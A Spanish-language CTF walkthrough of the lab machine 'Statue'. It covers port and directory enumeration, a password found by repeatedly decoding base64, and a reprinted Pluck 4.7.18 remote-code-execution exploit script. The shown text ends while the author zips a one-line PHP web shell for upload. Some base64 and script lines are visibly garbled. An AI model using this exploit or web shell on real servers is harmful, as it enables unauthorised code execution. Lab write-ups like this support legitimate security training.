


**STATUE -- AUTOR: Eduard Bantulà (aka. WireSeed).**

# CTF THE HACKERS LABS: STATUE



## INTRODUCCIÓN

Hoy exploraremos una máquina de dificultad principiante disponible en la página [The Hackers Labs](#), la máquina llamada [Statue](#).

En este caso se trata de una máquina basada en el Sistema Operativo Linux, la cual para poder rootear el sistema, primero realizaremos enumeración de puertos y rutas sobre un servidor Apache. Luego tendremos que hacer dos escaladas de privilegios de usuario y la última escalada hacia root. Explotando temas de cifrado.

## STATUE -- AUTOR: Eduard Bantulà (aka. WireSeed).

**AUTOR: Eduard Bantulà (aka. WireSeed).**

### 1) Escaneo de red.

Como de costumbre comenzamos utilizando NMAP, ya que estamos en la red NAT utilizando VirtualBox y la IP víctima, nos la entrega la misma máquina cuando ha arrancado.



Realizaremos el NMAP con los parámetros siguientes:

- p- : Escaneo de todos los puertos. (65535)*
- sS : Realiza un TCP SYN Scan para escanear de manera rápida que puertos están abiertos.*
- sC : Realiz una escaneo con los scripts básicos de reconocimiento*
- sV : Realiza un escaneo en búsqueda de los servicios*
- min-rate 5000: Especificamos que el escaneo de puertos no vaya más lento que 5000 paquetes por segundo, el parámetro anterior y este hacen que el escaneo se demore menos.*
- n: No realiza resolución de DNS, evitamos que el escaneo dure más tiempo del necesario.*
- Pn: Deshabilitamos el descubrimiento de host mediante ping.*

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/Statue]  
# nmap -p- --open -sSCV -Pn -n -vvv --min-rate 5000 10.0.73.6 -oG ports.txt
```

## STATUE -- AUTOR: Eduard Bantulà (aka. WireSeed).

El cual nos devuelve el resultado de que tiene abiertos el puerto 22 (SSH) y 80 (HTTP).

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64      OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 c2:ac:cf:d7:65:58:4b:cf:a2:a1:cd:ff:db:25:b7:79 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlkdHh0NTYAAAAIbmlkdHh0NTYAAABBBKmylkMf1jz8QTF2Tk5RYCtkNddvPNVHKmGL1SLYpKArggCn5Bj7Gjr709+M7Q4d0cFBZVksStZwlsErt1EkGY=
|   256 e4:4a:ab:9d:d8:7b:8c:d9:6c:6c:9a:52:85:70:b4:8d (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICYHhN2JUC7Rf0/qotmbvcwqWYb5/5uar+d1R8/pfxu2
80/tcp    open  http      syn-ack ttl 64      Apache httpd 2.4.58
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-title: Index of /
MAC Address: 08:00:27:ED:CD:DC (Oracle VirtualBox virtual NIC)
Service Info: Host: 10.0.73.6; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vamos a profundizar más en el puerto 80, lo volveremos a enumerar más a fondo para comprobar si nos devuelve más información, para este caso utilizaremos igualmente NMAP pero únicamente sobre el puerto 80.

```
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.58
|_ http-robots.txt: 2 disallowed entries
|_ /data/ /docs/
|_ http-title: rodgar - rodgar
|_ Requested resource was http://statue.thl/?file=rodgar
|_ http-generator: pluck 4.7.18
|_ http-cookie-flags:
|   /:
|     PHPSESSID:
|     httponly flag not set
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 08:00:27:ED:CD:DC (Oracle VirtualBox virtual NIC)
Service Info: Host: 10.0.73.6
```

En este caso podemos comprobar que nos devuelve un dominio, **statue.thl**, el cual tendremos que agregar a nuestro archivo **hosts**, ya que sino no tendremos acceso al web.


Agregaremos el domino a nuestro archivo **hosts**, utilizando la instrucción **ECHO**.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/Statue]
# echo '10.0.73.6 statue.thl' >> /etc/hosts
```


# STATUE -- AUTOR: Eduard Bantulà (aka. WireSeed).

## 2) Enumeración.


Una vez introducido el dominio en el hosts, procederemos a visitar dicho web con nuestro navegador, el cual nos devolverá un web que nos describe tanto MALWARE como PHISHING, sin información adicional nos vemos obligados a realizar un fuzzzeado del web, vamos a ello. Si vamos al servicio web observamos algo simple, y en la parte de abajo tenemos un enlace al administrador.



Podemos usar **WHATWEB** para que nos enumere que tecnologías usa el website.



Podemos ver que tenemos un **pluck 4.7.18**.



# STATUE -- AUTOR: Eduard Bantulà (aka. WireSeed).

Si vamos al servicio web observamos algo simple, y en la parte de abajo tenemos un enlace al administrador.

**pluck** log in

**password**



pluck 4.7.18 © 2005-2024. pluck is available under the terms of the [GNU General Public License](#).

Nos redirige a un CMS de pluck.

Vamos realizar el fuzzing, vamos a utilizar la herramienta GOBUSTER nos entregará los directorios los cuales dispone el web en cuestión.

```
(root@Wire-Kali) - [/home/wireseed/Escritorio/TheHackersLabs/Statue]
# gobuster dir -u http://statue.thl -w /usr/share/wordlists/dirb/common.txt -x html,md,txt,php,zip,rar | grep -vE '(Status: 403)
```

*Dir para indicar que escanaremos directorios.*

*-u para indicar la URL.*

*-w para indicar la wordlist para investigar los posibles directorios.*

*-x para indicar que tipos de archivos estoy buscando.*

*Grep -vE '(Status: 403)' para que no entregue los resultados con error.*

```
Starting gobuster in directory enumeration mode

/admin.php      (Status: 200) [Size: 3733]
/admin.php      (Status: 200) [Size: 3733]
/data           (Status: 301) [Size: 307] [→ http://statue.thl/data/]
/docs           (Status: 301) [Size: 307] [→ http://statue.thl/docs/]
/files          (Status: 500) [Size: 613]
/images         (Status: 301) [Size: 309] [→ http://statue.thl/images/]
/index.php      (Status: 302) [Size: 0] [→ http://statue.thl/?file=rodgar]
/index.php      (Status: 302) [Size: 0] [→ http://statue.thl/?file=rodgar]
/install.php    (Status: 200) [Size: 3742]
/javascript     (Status: 301) [Size: 313] [→ http://statue.thl/javascript/]
/login.php      (Status: 200) [Size: 1242]
/plugins        (Status: 301) [Size: 310] [→ http://statue.thl/plugins/]
/README.md      (Status: 200) [Size: 2922]
/robots.txt     (Status: 200) [Size: 47]
/robots.txt     (Status: 200) [Size: 47]
/templates     (Status: 301) [Size: 312] [→ http://statue.thl/templates/]
Progress: 32298 / 32305 (99.98%)

Finished
```

## STATUE -- AUTOR: Eduard Bantulà (aka. WireSeed).

Hay dos archivos que nos llaman mucho la atención, concretamente (**README.MD** i **ROBOTS.TXT**).

Vamos a comprobar que información nos entregan los dos.

Para poder ver el README.rd, que normalmente trae información del CMS o lo que corresponda, usaremos la instrucción CURL para poder visualizar que tenemos en él, al igual que con ROBOTS.TXT



# STATUE -- AUTOR: Eduard Bantulà (aka. WireSeed).

## 3) Explotación.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/Statue]  
# curl http://statue.thl/README.md
```

Podemos comprobar que nos entrega un código codificado en Base64.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/Statue]  
# curl http://statue.thl/README.md  
Vm0wd2QyUXlVWGxWV0d4V1YwZDRWMVl3WkRSV01WbDNXa1JTVjAxV2JETlhhMUUpUVjBaS2RHVkdX  
bF0YwTFeFZtcEJlRl15U2tWVQpiR2hvVFdzd2VGWnRjRXRUTVU1SVZtdFdVZ3BpVlZwWVZtMTRj  
MDB4V25Sa1JVCnVbXhzTLZVeWRGZFdVWEJwVWpKb2RsWkdXbGRrCk1WcFhWmjVHVW1KVldsVlVW  
M2hMVTFaYWRHUkhkRmhSV0VKd1ZXMDFRMVZHWkZkYVJFSlRDbUpXV2toV01qVlRZV3hLVlZWc1Zs  
VlcKYkZwNlZHeGFwVZVYVWtkYVJtUlDWMFZLZDFaWGNFdGlnNbEp6VjJ0a1dHSkhVbKpEYXpGWFkw  
Wm9WMDFxVmxSWLYzaExWMFpXYzFacwpWbGNLVFRBME1GWkhLR0ZXylZaWVZXDGtZVkp0VWxkV01G  
WkxaREZhV0d0RmRHbE5iRXA2VmpKMGEbFdUa2xSYmtwRVlYcEdlbfL5CmRH0VhSMFY0WtBoS1dG  
WnNjRXhwYWtaUfPFWktjd3BhUjJkTFdWUkNXazFHV2toa1IwWm9UV3MxTUZWdGRHRlpWa3B6WtBk  
b1ZWwKykU2t4YVJFmhmWmFV4VlZWdGRFNVdNVXBaVmpKMFlXSXlTa2RUyMs1cVUwVndSVmxZY0Vk  
bGJGbdVDbVJIT1ZoU01GWtBXVEJvUzFkRwpXbk5qUlhoV1lXdGFVRmw2Um1GamQzQlhZa2RPVEZa  
R1VrSk5SVEZIVjJ0b2ExSXdxBtLVVjNNeFRVWldkR1JIZEZwV2EydzFXVlZhcLQxWXdNVWNLVjJ0  
NFYySkdjSEpXTUdSWFUwWktjMVZyTlZkaWEwcGFwBtF3UzAxSFJYaFhibEpUVjBkNFYxbHJXbUzT  
Vm14WlkwVmsKV0ZKc2JEVkrilVlpJVDFab1UwMUdXVEJYVkvKdLV6RmtSd3BYyMs1cVVsG9WmWxY  
ZEdGVlJtdzJVBtFHYW1RelFsaFphMlJQVkvVaYQpSMVZyU2s1U1ZFWklWakowYjJFenyZFhiVvPy  
WWxoTmVGvNfSbE5qTVdSMFVteGFVMkpIZHpgWFZsWmhDbUV4V1hkTlZXtkxWakowCk5GWXlTa2Rq  
U0VwWFRVWld0RlpzV2tkak1WwNlUbFprYVZORlNrdFdiVEYzVXpBMVNGTllhRlppYXpWwldUktV  
MvPXYkhSa1NHU1QKVm0xNfDsa3dWbXNLWtks1IySkVwa1JpVmxwSlZERmFiMVV3TVVkwFZFSllw  
a1ZLZGxwNlJscGxVWEJVVWtaYVZGbFVtB5E0UmxaeQpWbTVrVmxKc1ZqUlDnbmhQWVcxUmVsRnNi  
RnBpUjFGM1ZrVmFZUXBrUjFKSFdrWndWMkpJUWxsV2FrzbWakZWZVZ0c1dsagLWVnBZCldXeFNS  
MvPhVlhoWGJWVlVvakZLU1ZReFdtRlViVvY2VVD0d1YySkhVVEJEYkZGNFYxaGtUbFpYVgt4V2Fr  
b3dDazVHYkZkVGEExcFkKWwxb1dGUlZXbGRPUmaelYydDBhazFWTlhsVWJGChJZVlpUmx0cmRG  
ZGLWRVl6VlRKemVGWxhXbGxoUmxwcfLYcFdXbGRXVWtkawpNVnBYWwtoU2ExTkHvFFLVM0weE5G  
ZHNhM2RXylhOTFZqQmFTMLJiVWtWVWExSnBVakZKZDFaRVJtRmhNVkp6VTJ0YVdHRnNTbGhaCmJG  
SkdUVVphVlZKdGRHcGtNMEpaV1ZSR2QxZFdiRlZVYkU1b1VteHdLQXBXUnpBMVYwWktkR1I2U2xa  
aVZGwNlWbFJLVW1Wc1JuVlMKYkZwb1lUSTVNMVpyVm1GWlVYQllVbFJHUmXWdGVFdFViVvY1Wkhw  
Q1YyRnJhM2hXVkvVwSFl6Rk9jMkZHV21sU01VcG9DbGRYZEdGawpNa1pIVmxoa1dHSklRbk5XYkZK  
WFZqRlJlRmR1WkZkTmExWTFXa2h3UjFkR1duTlhiV2hFWWxWV05GWXhhR3RVYkZwWVZhdDRWmkZy  
CmIzZERhelZIVjFoc1ZHRXlVbkVlVldwS2IyRkdWbk5YYkdSUFVteHdLbFl5ZEd0aE1VbDRVMnRr  
VldKSFVuWldSekZMWkVaU2NWUnMKWkdsWFJVCe5Wa1pXYTF0dFZrZFdiR3hvVWpKNFZGbHNXa3RX  
TVdSWFZXDBhUXBOVm13MfDXdG9TMVl4V2taWGJGRKxWbTB3ZUU1SApWbk5YYmxKc1UwZE9URlpy  
WTNoVE1VbDVR3RXVW1FeFNuQldiWGgzVTJ4YVJWSnRsbWhOYTFwVWZqSjRjMVZ0UlhwUmJHeFhD  
bUpZCmFHaGFSM2gzVWxaS2MyTkHkR3ROTUVwUVZtcENWmWxXV2tkaVNFcGhVbnBzYjFwdGVHRmxa  
M0JZWVRGd1VGWXdXa3RqTVdSMVlVWmEKYVZkRk1IaFhWbU40VlcxV2MxSnVVBWdLVW14d2NGWnJW  
bUZWVmxweVZtMUDhR1F6UWxsVmFrWmhVMFpaZVUxVVFsvmlWWEJIVmpGUwPRMVl5Um5KaU0yUlhz  
V3RhVjFwV1drOWpiVvPivjIxc1UySnJTBGhEYkZWmfkwVTWZ3BOUkVJMFdUQmFiMkpHU25SVmJH  
eFdZV3RhCmFGVXdXbXRqYkdSeLdrZG9WmKv6UW1GV1ZtTjRVakZaZVZKWWJGwLhSMUpGV1Zod1Yx  
TkdwWGxrUjNsb1rVndTRmxyVmpSV01VcHoKQ2xkc1VrUmlWVEUwVlRKMGEyRnNTa2RqUlRoTFZs  
ZDBhMDVHU2xkYVNGWnBUVEpTVVZac1ZURmtWbFpIVlZoa1ZHUXlPRGxEWnowOQpDZz09Cg=
```

## Verificación del formato base64

Una cadena base64 válida tiene ciertas características:

- Solo incluye letras (mayúsculas y minúsculas), números, y símbolos +, /, y potencialmente el relleno =.

## STATUE -- AUTOR: Eduard Bantulà (aka. WireSeed).

- El número de caracteres es siempre múltiplo de 4 (debido al padding). Después de cada decodificación, podemos verificar si el resultado sigue cumpliendo estas características. Si deja de parecer una cadena base64 válida, entonces, ya no se puede decodificar más.
- El padding (o relleno) en el contexto de base64, se refiere a los caracteres adicionales que se añaden al final de una cadena codificada para asegurarse de que su longitud sea un múltiplo de 4, que es un requisito del formato base64.

Pondremos todo el código dentro de un archivo para poderlo tratar con mayor soltura.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/Statue]  
# curl http://statue.thl/README.md >> cadena.txt
```

Y procederemos a decodificar el archivo en cuestión que hemos creado.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/Statue]  
# echo -n "$(cat cadena.txt)" | base64 -d
```

Lo cual nos devuelve otra vez otro código en base64.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/Statue]  
# echo -n "$(cat cadena.txt)" | base64 -d  
Vm0wd2QyUXlVWGxWV0d4V1YwZDRWMVl3WkRSV01WbDNXa1JTV0ZkdGVGVWlZNaExVmpBeFYySkvVU  
bGhoTWswFZtcEtTMU5IVmtWUgpiVVpYVml4c00xWnRjRUpsUmxsNVUydFdWUXBpUjJodlZGWLdk  
MvpXV25GUmJVWlVUV3hLU1ZadGRHdFhRWEJwVW01Q1VGZFdAREJTCmJWwkhWMjVTVWxKWVVsVlVW  
bFp6VGxaVmVXUkdARmRWV0VKd1ZXcEtiMlJzV2tkWGJHUnJDazFXY0ZoV01qVlRZV3hLV0ZWc1Zs  
VlckTTA0MFZHeGFwVbVZYVWtkYVJtUlDWMFZLZDFaWGNfGlnbEp6VjJ0a1lWTklRbkpEYXpGelyy  
dG9XR0V4Y0hKWfZscExVakZPZEZKcWpaR2dLWVRcw1GWkhkR0ZoTws1MFVtdGFZVkpzY0doVVFZF  
SkxaREZhV0UxVWVtdE5WMUpZVjJ0YWIySkdTbk5qU0VwRVlYcEdlbFl5CmRH0VhSMFY0WTBoS1dG  
WnNjRXhWYwtaUFl6RmFjd3BXykdOTFZGUkNRTFHV2toa1IwWm9UV3MxTUZWdGRHdFpWa2w1WVVA  
T1YwMUcKV2t4V2JGcHJWMGRXU0ZKc1VrNVdia0paVm1wS01HRXhXblJTV0d4V1lrWmFSVmxZY0Vk  
WFJsbDVBDbVZIT1Z0U01GWTBxVEJvUzFkRwpXbk5qUlhoV1lXdGFVRmw2Um1GamQzQlhZa2RPEZa  
R1VrSk5SVEZIVjJ0b2ExSXdxBUZXYlhNeFVqRlnjMWR0UmxuU2JHdzFXVlZhcExWXdNVWNLVjJ0  
NFYySkdjSEpXTUZWNFZsWkdjMVZyTlZkaVNfSkTbTF3UzA1SFNYaFZiazVZWVRKU1ZWbHRkSGRT  
Vm14WlkwVmsKYkdKR2JEVkrivlpJVDFab1UwMudXVEJYVkvKdlV6RlplUXBUYkZaVfLUSlnhRlZy  
Vm5kVlJsvjRWMnhPYW1RelFsbFpiR1F3VkvYaYQpKR1JHWkZwV2JlQllWako0VjFVeVNsWlhiVpY  
WwSR1ZGVXhXbUzUuJfKSVQxWmFUBUV6UWtwV2JHUTBDBFF4V1hkTlZXtkxWakowCk5GbFdTa1pY  
YldoWFRWldORLZzV2t0ak1VNxlUbFprYVZORlNrdFdiVEYzVTJzeFYxWllhRlppYXpWlWdWUkdK  
MvpXYkhSa1NHUlQKVm0xNFdsa3dWbXNLVjBaS2RHUkVUa1JpUjFjd1ZERmFhMVJzU2taWGFsSlhZ  
bFJGTUzaVVJtdGpkm0JZWVRGd1dWbFVUbE5oUmxweApWRZA1V0ZkdGR6SLZiVFZyVlRKUmVsRnVS  
bFpoYTI5M1ZrVmFZUXBYUlRGRlVteEtUbUV5ZHpCV2Fra3hWVEpHYzF0c2FGWmlSMUpOclDxdGFk  
MkZHVlhkWGJlQnNwbFJXVjFReFduZFdNa1Y1WkhwR1dGwnNXbWhEYlVWNfYxaGtUbFpYVgt4V2Fr  
b3dDazVHV1hsVGEyUnEKVpKb2FGVnNXbGRPUmxwelyYdGthMUL4U2tkVWJHUnZWRzFLZEZScVRs  
ZGlXRUpNVkZwa1NtVkdWbGxoUjJ4VFlsWktWMWRXVWt0aQpNVmw0WwtoS1YxWkZXbFFLVm0weE5H  
VnNXblJsU0d0TFZrY3hTMUL5VGtWUmExSnbWbXh3U2xaRVJtRmhNa1pYVjJ4c1VtRXpRbGxXCmJY  
aGhaR3h3ULZKc2NHdGtNMEpQVmpCVl1WwkdSEphUnpsb1VteGFLZ3BYTFwUFYwWktjMWR1YUZA  
aVdFMHhXVmN4VW1Wc1JuUmgKUmxwCFZrVmFVVlpyVm1GaGQzQllVakZhU0ZZeU1UQlViVXBHVjFS  
Q1YyRnJiM2RXYWtaV1pWwK9jbUZHv21sU2JrSlhDbFp0Y0U5VgpNREI0WTBab2JGSnRVbGxWYwta  
aFUwWmtjbGRZwkdov2EzQmFWVmN4UjFZeVJYbFZXR1JFWVhwV1NGVXlkr3RoYkVwSFlrVjRWMUpz  
CLdsUKRiVTE0VTJ0a2FsSkdjRThLVld0a05GSldaSFZpTTJSUVZsVTfKvLZHVVhkVgQyOdLZz09  
Cg=
```

Por lo tanto, tenemos que averiguar cuántas veces debemos decodificar la cadena hasta encontrar un resultado satisfactorio.



# STATUE -- AUTOR: Eduard Bantulà (aka. WireSeed).

Tenemos varias alternativas:

- 1.- Método ensayo-error.
- 2.- Nos rendimos y desechamos el CTF (no lo aconsejo).
- 3.- Nos trabajamos un script que nos automatice la labor a realizar.

Vamos a trabajar con un script para que nos automatice toda la labor y así poder adelantar.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/Statue]
# cat decode.py
import base64

def decodificar_base64(cadena, mas_iteraciones=20):
    for i in range(max_iteraciones):
        try:
            # intenta decodificar la cadena
            cadena = base64.b64decode(cadena).decode('utf-8')
            print(f"iteración {i + 1}: {cadena}")
        except Exception as e:
            # Si ocurre un error (la cadena no es base64 o no se puede decodificar), se detiene
            print(f"Error en la iteración {i + 1}: {e}")
            break

    return cadena

# Pregunta al usuario por la ruta del archivo
ruta_archivo = input("Introduce la ruta del archivo .txt que contiene la cadena base64: ")

# Lee la cadena base64 desde el archivo
with open(ruta_archivo, 'r') as archivo:
    cadena_base64 = archivo.read().strip() # Lee la cadena y elimina espacios en blanco

# Llama a la función con la cadena leída
decodificar_base64(cadena_base64)
```

## Vamos a explicar un poco este script:

### **Importación del módulo base64:**

El programa importa el módulo `base64`, que proporciona funciones para trabajar con codificación y decodificación en Base64.

### **Definición de la función `decodificar_base64`:**

Esta función toma dos argumentos:

- `cadena`: una cadena codificada en Base64 que se desea decodificar.
- `mas_iteraciones` (por defecto 20): el número máximo de veces que intentará decodificar la cadena.

La función realiza las siguientes acciones:

- Usa un bucle `for` para intentar decodificar la cadena `mas_iteraciones` veces.
- Dentro del bucle:
  - Intenta decodificar la cadena utilizando `base64.b64decode` y luego convierte el resultado a texto con `.decode('utf-8')`.

## STATUE -- AUTOR: Eduard Bantulà (aka. WireSeed).

- *Imprime el número de iteración y el resultado parcial de la decodificación.*
- *Si ocurre un error (por ejemplo, si la cadena ya no es válida para Base64), captura la excepción, imprime un mensaje de error y detiene el proceso con `break`.*
- *Finalmente, retorna la cadena decodificada (o la última versión válida de esta).*

### **Interacción con el usuario:**

- *Pide al usuario la ruta de un archivo de texto que contiene una cadena codificada en Base64.*

### **Lectura del archivo:**

- *Abre el archivo en modo lectura ('r') y lee el contenido.*
- *Usa `.strip()` para eliminar posibles espacios o saltos de línea al inicio y al final de la cadena.*

### **Llamada a la función de decodificación:**

- *Pasa la cadena leída desde el archivo a la función `decodificar_base64` para que sea procesada.*

Vamos a ejecutar el programa a ver que resultado nos devuelve.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/Statue]  
# python3 decode.py
```

El resultado que nos devuelve es el siguiente:

```
Iteración 17: fideicomiso
```

Teniendo el código decodificado, volveremos al panel de PLUCK y procederemos a introducir el código descifrado, y conseguiremos acceso al panel de administración del servidor.

Procedemos a revisar si tenemos algún CVE reconocido para este plugin, y concretamente encontramos uno en EXPLOIT-DB.COM, con identificador EDB-ID: 51592.

## STATUE -- AUTOR: Eduard Bantulà (aka. WireSeed).



### Pluck v4.7.18 - Remote Code Execution (RCE)

**EDB-ID:**

51592

**CVE:**

N/A

**Author:**

MIRABBAS  
AGALAROV

**Type:**

WEBAPPS

**Platform**

:  
PHP

**Date:**

2023-07-15

**EDB Verified:** ✖

**Exploit:** 📄 / {}

**Vulnerable App:**

Encontramos la siguiente vulnerabilidad:

```
#!/bin/bash
```

```
# URLs del sitio web
```

```
login_url="http://localhost/pluck/login.php"
```

```
upload_url="http://localhost/pluck/admin.php?action=installmodule"
```

```
rce_url="http://localhost/pluck/data/modules/mirabbas/mini.php"
```

```
# Datos necesarios para el inicio de sesión
```

```
login_payload="cont1=admin&bogus=&submit=Log+in"
```

```
# Solicitar al usuario la ruta del archivo ZIP que se va a cargar
```

```
echo "ZIP file path: "
```

```
read file_path
```

```
# **Bloque 1: Iniciar sesión**
```

```
echo "Iniciando sesión..."
```

```
# Enviamos una solicitud POST al URL de inicio de sesión con los datos  
especificados
```

```
login_response=$(curl -s -w "%{http_code}" -o /dev/null -X POST "$login_url" -d  
"$login_payload")
```

## STATUE -- AUTOR: Eduard Bantulà (aka. WireSeed).

```
# Verificamos el código de respuesta HTTP
if [ "$login_response" -eq 200 ]; then
    echo "Inicio de sesión exitoso."

    # **Bloque 2: Subir el archivo ZIP**
    echo "Subiendo archivo ZIP..."

    # Enviamos el archivo ZIP al URL de carga usando una solicitud POST
    upload_response=$(curl -s -w "%{http_code}" -o /dev/null -X POST
"$upload_url" -F "sendfile=@$file_path;type=application/zip" -F
"submit=Upload" -H "Referer: $login_url")

    # Verificamos el código de respuesta HTTP
    if [ "$upload_response" -eq 200 ]; then
        echo "Archivo ZIP cargado con éxito."

        # **Bloque 3: Ejecutar el código remoto**
        echo "Ejecutando código remoto..."

        # Hacemos una solicitud GET al URL de ejecución del código remoto
        rce_response=$(curl -s "$rce_url")

        echo "$rce_response"
    else
        echo "Error al cargar el archivo ZIP. Código de respuesta:
$upload_response"
    fi
else
    echo "Error de inicio de sesión. Código de respuesta: $login_response"
fi
```

En resumen, subir un archivo ZIP al directorio data.



# STATUE -- AUTOR: Eduard Bantulà (aka. WireSeed).

Vamos a realizarlo manualmente.

Primero de todo cogeremos una rever sehl en php y la comprimiremos en un ZIP.

Procederemos a realizar un PHP con el siguiente contenido:

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/Statue]
# cat rever.php
<?php system($_GET['cmd']); ?>
```

Y lo comprimiremos en un ZIP.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/Statue]
# zip rever.zip rever.php; ll
adding: rever.php (stored 0%)
total 96
-rw-r--r-- 1 root root 2922 dic 19 22:17 cadena.txt
-rw-r--r-- 1 root root 806 dic 19 22:59 decode.py
-rw-r--r-- 1 root root 73389 dic 19 21:47 ferox-http_statue_thl_-1734641273.state
-rw-r--r-- 1 root root 514 dic 19 20:36 ports.txt
-rw-r--r-- 1 root root 31 dic 19 23:35 rever.php
